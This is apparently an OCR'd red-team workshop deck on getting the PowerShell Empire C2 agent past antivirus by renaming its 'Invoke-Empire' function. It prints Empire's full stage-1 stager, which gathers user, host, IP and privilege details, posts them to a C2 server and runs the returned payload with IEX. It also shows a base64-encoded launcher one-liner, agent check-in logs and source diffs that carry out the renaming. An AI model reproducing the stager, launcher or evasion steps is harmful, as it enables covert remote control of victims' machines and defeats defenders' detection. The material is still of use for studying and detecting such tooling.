Dew It!

Stage 1

Stage 1 - Solution


- Replace “Invoke-Empire” with “Invoke-Whatever”
  - Yeah, this function name is so evil...



```
# The Stage 1
FUnctIOn STarT-NeGoTiate {PArAm($S,$SK,$UA='MOZilLA/5.0 (WIndowS NT 6.1; WOW64; Trident/7.0; rV:11.0) lIKE GeCkO')functIoN ConvERtTo-RC4ByTeSTReaM {PAraM ($RCK, $IN)bEGIn
 {[BYtE[]] $StR = 0..255;$J = 0;0..255 | FOrEACh-OBJEcT {$J = ($J + $Str[$_] + $RCK[$_ % $RCK.LeNGth]) % 256;$StR[$_], $StR[$J] = $StR[$J], $Str[$_];};$I = $J = 0;}
pROceSs {ForEaCh($BYtE IN $IN) {$I = ($I + 1) % 256;$J = ($J + $Str[$I]) % 256;$StR[$I], $Str[$J] = $STr[$J], $Str[$I];$BYTE -bXOr $STR[($STr[$I] + $STr[$J]) % 256];}}}
fuNCtioN DEcryPT-BYtes {PArAm ($KEY, $In)IF($In.LeNgtH -gT 32) {$HMAC = NeW-OBjECt SYsTeM.SECUrity.CrypTogRapHY.HMACSHA256;$E=[SYSTEM.TEXt.ENCOdinG]::ASCII;$MAC = $IN[-10
..-1];$In = $IN[0..($IN.lengTH - 11)];$HMac.KeY = $e.GETByTEs($KEY);$EXPECteD = $HMAC.ComputEHasH($In)[0..9];If (@(COmpaRE-OBJECt $Mac $EXPEcTed -SyNC 0).LENGTH -Ne 0) {
ReTurN;}$IV = $IN[0..15];TrY {$AES=NeW-OBjEcT SYSteM.SECUrITy.CRypTOGrAPhY.AESCrYptoSErvicEPROviDer;}cATCH {$AES=NeW-OBjECT SYsteM.SeCurITY.CrYptOGraPHy.RIjndAElMaNAgEd;}
$AES.Mode = "CBC";$AES.Key = $E.GetBYteS($KEY);$AES.IV = $IV;($AES.CreATEDECrYPTOr()).TransFoRmFiNalBLOCk(($IN[16..$IN.lEnGtH]), 0, $In.LeNgtH-16)}}$Null = [Reflection.
Assembly]::LoadWithPartialName("System.Security");$Null = [Reflection.Assembly]::LoadWithPartialName("System.Core");$ErrorActionPreference = "SilentlyContinue";$E=[SYStEm
.TexT.ENcOdiNg]::ASCII;$customHeaders = "";$SKB=$E.GetBYtEs($SK);Try {$AES=New-ObjeCT SYSTem.SECuriTY.CRyPtograpHy.AEsCryPToSErviCePRoviDeR;}CatCH {$AES=NeW-ObjEcT SyStEm
.SECUrITy.CrYpTOgRaPhY.RijnDAELMANAged;}$IV = [byTE] 0..255 | Get-RaNdoM -cOuNT 16;$AES.Mode="CBC";$AES.KEY=$SKB;$AES.IV = $IV;$hMAC = NEW-OBJeCt SyStEM.SECuRITY.
CRYPtogrAphy.HMACSHA256;$hmAc.KeY = $SKB;$CsP = NEw-ObjECT SYSTem.SECURIty.CRYPToGRAPhy.CspPaRAMetERs;$CsP.FLaGs = $CSp.FlagS -BoR [SySTeM.SeCUriTY.CRYPToGrAPHy.
CspPROviderFLAgs]::UsEMaCHinEKeYStOre;$rs = NEw-ObjEct SysTEm.SecUritY.CryPTOgrAPHY.RSACRYPtoSerViCePROvIDEr -ArGUMeNtLisT 2048,$csp;$rk=$RS.ToXMLSTRInG($FaLSE);$ID=-join
("ABCDEFGHKLMNPRSTUVWXYZ123456789".ToCharArray()|Get-Random -Count 8);$Ib=$E.GEtBytEs($RK);$eb=$IV+$AES.CReATEEnCryPTOR().TrANsForMFiNaLBlOCK($ib,0,$IB.LengTH);$Eb=$Eb+
$hmAc.CompUTeHaSh($Eb)[0..9];iF(-nOt $WC) {$wC=NEW-OBjeCT SYsTem.Net.WeBClIeNt;$Wc.PROxY = [SYsTEM.NET.WebREqueSt]::GETSYStEmWEbProxy();$WC.PrOXY.CrEdeNTIaLS = [SYsTEM.
NeT.CReDENtialCaChE]::DEFAUltCrEDentiALs;}if ($SCrIpT:PRoXY) {$wC.PRoxy = $SCripT:PrOxy;}if ($customHeaders -ne "") {$headers = $CUStOmHEadeRs -spLiT ',';$HEadErs |
FoREACh-OBJect {$heAdeRKey = $_.SPLiT(':')[0];$hEadErVAluE = $_.SpliT(':')[1];if ($headerKey -eq "host"){TrY{$Ig=$WC.DoWNlOADDaTA($s)}CAtch{}};$Wc.HEadeRs.ADd($HEaDeRKEy,
 $HeaDeRValue);}}$wc.Headers.Add("User-Agent",$UA);$IV=[BItCoNvERTeR]::GETBYTES($(GeT-RAnDom));$data = $e.getbYteS($ID) + @(0X01,0X02,0x00,0X00) + [BITCoNVeRter]::
GeTBytEs($eB.LeNgtH);$rc4p = CONVErTTO-RC4BytEStreAm -RCK $($IV+$SKB) -IN $daTA;$Rc4P = $IV + $RC4P + $EB;$raw=$wc.UploadData($s+"/news.php","POST",$rc4p);$dE=$E.
GetStriNG($rs.DEcRypT($Raw,$FAlsE));$NONCE=$DE[0..15] -JOiN '';$key=$dE[16..$dE.LEnGTH] -JOiN '';$NOncE=[StrinG]([lONG]$NonCE + 1);Try {$AES=NEw-OBjeCt SyStem.SecuRItY.
CRypToGRAPhY.AesCrYPtoSErviceProViDEr;}cAtCH {$AES=NEW-OBjECT SYsteM.SecURity.CryPToGRaPhY.RijNdAElMaNaGED;}$IV = [BYtE] 0..255 | GeT-Random -CoUnT 16;$AES.Mode="CBC";
$AES.Key=$e.GEtBYtEs($kEY);$AES.IV = $IV;$I=$NOncE+'|'+$S+'|'+[ENvIrOnMENT]::UsERDOmaInNAME+'|'+[ENVirONMEnT]::USerNAMe+'|'+[ENViRONMenT]::MAchinENAME;Try{$P=(gWmi
WIN32_NetWORKADaptERCoNFigURATiON|WherE{$_.IPADdReSs}|SelEcT -EXPand IPADDREss);}CAtCH {$p = "[FAILED]"}$ip = @{$true=$p[0];$fALSe=$p}[$P.LeNGTh -lT 6];iF(!$IP -oR $iP.
triM() -eQ '') {$Ip='0.0.0.0'};$i+="|$ip";TRy{$I+='|'+(Get-WMiObjecT Win32_OPeRaTINgSYstEM).NAME.SPlit('|')[0];}catCH{$I+='|'+'[FAILED]'}if(([Environment]::UserName).
ToLower() -eq "system"){$i+="|True"}else {$i += '|' +([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.
Principal.WindowsBuiltInRole] "Administrator")}$N=[SySTem.DiAGnOSTicS.ProCess]::GeTCuRREntPROCess();$I+='|'+$n.PROcESSNaMe+'|'+$n.Id;$i += "|powershell|" +
$PSVersionTable.PSVersion.Major;$IB2=$E.GeTbytes($I);$EB2=$IV+$AES.CreateENCRYPTor().TrANsFORmFiNaLBloCK($iB2,0,$iB2.LeNgTh);$hmac.KEY = $e.GeTBYTes($KeY);$eB2 = $eB2+
$hMAC.COmpuTeHaSH($EB2)[0..9];$IV2=[BITCONVertER]::GeTByteS($(Get-RaNDOm));$dAtA2 = $e.GetBytes($ID) + @(0X01,0x03,0X00,0X00) + [BITConVERTer]::GetBytes($eb2.LEnGth);
$rc4p2 = ConVErtTO-RC4BYteSTrEam -RCK $($IV2+$SKB) -IN $DAta2;$Rc4P2 = $IV2 + $rC4p2 + $Eb2;if ($customHeaders -ne "") {$hEaDerS = $cUstOmHeadErS -spLIT ',';$HeADERS |
FOREAcH-ObjeCt {$heAderKEy = $_.spLiT(':')[0];$HEAdERVALuE = $_.SpliT(':')[1];if ($headerKey -eq "host"){try{$IG=$WC.DoWNLOaDDatA($S)}cATch{}};$Wc.HeADers.AdD($HeaDERKEY,
 $HeAderVAlUE);}}$wc.Headers.Add("User-Agent",$UA);$raw=$wc.UploadData($s+"/news.php","POST",$rc4p2);IEX $( $E.GetStRINg($(DECrYpT-ByTEs -KEy $keY -IN $RAW)) );$AES=$null
;$s2=$NuLL;$Wc=$nuLl;$Eb2=$NuLL;$rAW=$null;$IV=$NUll;$wC=$nuLl;$i=$NUlL;$ib2=$NuLl;[GC]::COLLeCT();Invoke-Patate -Servers @(($s -split "/")[0..2] -join "/") -StagingKey
$SK -SessionKey $key -SessionID $ID -WorkingHours "WORKING_HOURS_REPLACE" -KillDate "REPLACE_KILLDATE" -ProxySettings $Script:Proxy;}Start-Negotiate -s "$ser" -SK
'&-X)#QFJxI2Th._O+9ZPEgL@NKG,j^8?' -UA $u;
```

Stage 1 - Solution


- lol...



```
PS C:\Users\mdube> function Invoke-Empire {
>>   write-host "hello world";
>> }
At line:1 char:1
+ function Invoke-Empire {
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Stage 1 - Solution

- Boom, going to Stage 2!



```
2019-09-26 02:34:18 listeners/http/http : {"print": false, "message": "[*] POST request data length from 172.22.3.101 : 462"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": false, "message": "[*] handle_agent_data(): sessionID 72F5BZ8Y issued a STAGE1 request"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": false, "message": "[*] Agent 72F5BZ8Y from 172.22.3.101 posted public key"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": false, "message": "[*] Agent 72F5BZ8Y from 172.22.3.101 posted valid PowerShell RSA key"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": true, "timestamp": "2019-09-26 02:34:18", "message": "[*] New agent 72F5BZ8Y checked in", "event_type": "ch
eckin"}
2019-09-26 02:34:18 listeners/http/http : {"print": false, "message": "[*] POST request data length from 172.22.3.101 : 206"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": false, "message": "[*] handle_agent_data(): sessionID 72F5BZ8Y issued a STAGE2 request"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": false, "message": "[!] Nonce verified: agent 72F5BZ8Y posted valid sysinfo checkin format: 7606995099671207
|http://172.22.3.100:80|DESKTOP-1PDDIB9|mdube|DESKTOP-1PDDIB9|172.22.3.101|Microsoft Windows 10 Pro|False|powershell|2560|powershell|5"}
2019-09-26 02:34:18 agents/72F5BZ8Y : {"print": true, "message": "[+] Initial agent 72F5BZ8Y from 172.22.3.101 now active (Slack)"}
2019-09-26 02:34:18 listeners/http/http : {"print": true, "message": "[*] Sending agent (stage 2) to 72F5BZ8Y at 172.22.3.101"}
```

Stage 1+2

- Ok we renamed Invoke-Empire but where is this function defined?
- How do we make this change permanent?


Stage 1+2

Dew It!


Stage 1+2 - Solution

- To make it permanent, look for “Invoke-Empire” in the code and change it for something else.
  - data/agent/agent.ps1
  - data/agent/stagers/http.ps1
  - lib/modules/external/generate_agent.py


Stage 1+2 - Solution



```
diff --git a/data/agent/agent.ps1 b/data/agent/agent.ps1
index 35cfe5a..fe3a4b2 100644
--- a/data/agent/agent.ps1
+++ b/data/agent/agent.ps1
@@ -1,5 +1,5 @@

-function Invoke-Empire {
+function Invoke-Yolo12 {
     <#
         .SYNOPSIS
         The main functionality of the Empire agent.
```




```
diff --git a/data/agent/stagers/http.ps1 b/data/agent/stagers/http.ps1
index 492ec9a..5817a8a 100644
--- a/data/agent/stagers/http.ps1
+++ b/data/agent/stagers/http.ps1
@@ -236,7 +236,7 @@ function Start-Negotiate {
     [GC]::Collect();

     # TODO: remove this shitty $server logic
-    Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -StagingKey $SK -SessionK
ey $key -SessionID $ID -WorkingHours "WORKING_HOURS_REPLACE" -KillDate "REPLACE_KILLDATE
" -ProxySettings $Script:Proxy;
+    Invoke-Yolo12 -Servers @(($s -split "/")[0..2] -join "/") -StagingKey $SK -SessionK
ey $key -SessionID $ID -WorkingHours "WORKING_HOURS_REPLACE" -KillDate "REPLACE_KILLDATE
" -ProxySettings $Script:Proxy;
 }
 # $ser is the server populated from the launcher code, needed here in order to facilita
te hop listeners
                                   er" -SK 'REPLACE_STAGING_KEY' -UA $u;
```



```
index a14a664..f206dc2 100644
--- a/lib/modules/external/generate_agent.py
+++ b/lib/modules/external/generate_agent.py
@@ -87,7 +87,7 @@ class Module:
         agentCode = self.mainMenu.listeners.loadedListeners[activeListener['moduleName'
]].generate_agent(activeListener['options'], language=language)

         if language.lower() == 'powershell':
-            agentCode += "\nInvoke-Empire -Servers @('%s') -StagingKey '%s' -SessionKey
 '%s' -SessionID '%s';" % (host, stagingKey, sessionKey, sessionID)
+            agentCode += "\nInvoke-Yolo12 -Servers @('%s') -StagingKey '%s' -SessionKey
 '%s' -SessionID '%s';" % (host, stagingKey, sessionKey, sessionID)
         else:
             print helpers.color('[!] Only PowerShell agent generation is supported at t
his time.')
             return ''
```


Stage 1+2 - Solution



```
(Empire: stager/multi/launcher) > set SafeChecks False
(Empire: stager/multi/launcher) > generate
[!] Error: Required stager option missing.
(Empire: stager/multi/launcher) > set Listener http
(Empire: stager/multi/launcher) > generate

powershell -noP -sta -enc JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAiAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1
AGUAIgA7ACQAVwBjAD0ATgBFAFcALQBPAEIASgBlAEMAVAAgAFMAWQBTAFQAZQBNAC4ATgBlAHQALgBXAGUAYgBDAGwASQBFAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQ
AvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkA
IABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBBAEQAZQByAFMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAFcAYwAuAF
AAcgBvAHgAWQA9AFsAUwB5AFMAVABlAG0ALgBOAEUAVAAuAFcARQBCAFIARQBxAHUAZQBzAHQAXQA6ADoARABFAEYAQQB1AEwAdABXAEUAYgBQAHIATwBYAFkAOwAkAHcAYwAu
AFAAcgBvAFgAWQAuAEMAcgBlAGQAZQBOAHQASQBBAEwAcwAgAD0AIABbAFMAWQBTAHQAZQBNAC4ATgBFAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgARQBdADoAOg
BEAGUAZgBhAFUATAB0AE4ARQB0AHcAbwByAGsAQwByAEUAZABFAE4AVABJAGEAbABTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkAHcAYwAuAFAAcgBvAHgA
eQA7ACQASwA9AFsAUwBZAFMAdABFAG0ALgBUAEUAeABUAC4ARQBuAEMAbwBkAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcARQBUAEIAeQB0AEUAcwAoACcAJgAtAFgAKQAjAF
EARgBKAHgASQAyAFQAaAAuAF8AMAArADkAWgBQAEUAZwBMAEAATgBLAEcALABqAF4AOAA/ACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAFIAZwBzADsAJABTAD0AMAAu
AC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUATgBUAF0AKQAlADIANQA2ADsAJA
BTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABIAD0A
KAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAWABvAH
IAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAnAGgAdAB0AHAAOgAvAC8AMQA3ADIALgAyADIALgAzAC4AMQA$
ADAAOgA4ADAAJwA7ACQAdAA9ACcALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4AcABoAHAAJwA7ACQAdwBDAC4ASABlAEEAZABlAHIAUwAuAEEAZABEACgAIgBDAG8Ab$
BrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ALwBYAEUAOQBMAGoAZAAwAHcAZgBJAEMARQBlADIAYQBpAHgAeQBYAEIAbABOAEkAWgB0AEkAPQAiACkAOwAkAEQAYQB0AEE$
PQAkAFcAQwAuAEQATwBXAE4ATABvAGEARABEAGEAVABBACgAJABzAEUAcgArACQAdAApADsAJABJAHYAPQAkAGQAQQBUAEEAWwAwAC4ALgAzAF0AOwAkAGQAQQB0AGEAPQAkAE
QAYQBUAGEAWwA0AC4ALgAkAEQAYQBUAGEALgBsAEUATgBnAHQASABdADsALQBqAG8AaQBuAFsAQwBoAEEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAQQBUAEEAIAAoACQASQBW
ACsAJABLACkAKQB8AEkARQBYAA==
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 172.22.3.101
[*] New agent C8BD31F4 checked in
[+] Initial agent C8BD31F4 from 172.22.3.101 now active (Slack)
[*] Sending agent (stage 2) to C8BD31F4 at 172.22.3.101
```

Bonus: spawn

- Spawn is detected :(



```
(Empire: powershell/management/spawn) > run
[*] Tasked 7LSTZNXP to run TASK_CMD_WAIT
[*] Agent 7LSTZNXP tasked with task ID 3
[*] Tasked agent 7LSTZNXP to run module powershell/management/spawn
(Empire: powershell/management/spawn) > [*] Agent 7LSTZNXP returned results.
error running command: At line:1 char:1
+ Start-Process -NoNewWindow -FilePath "$Env:SystemRoot\System32\Window ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
[*] Valid results returned by 172.22.3.101
```

Bonus: spawn

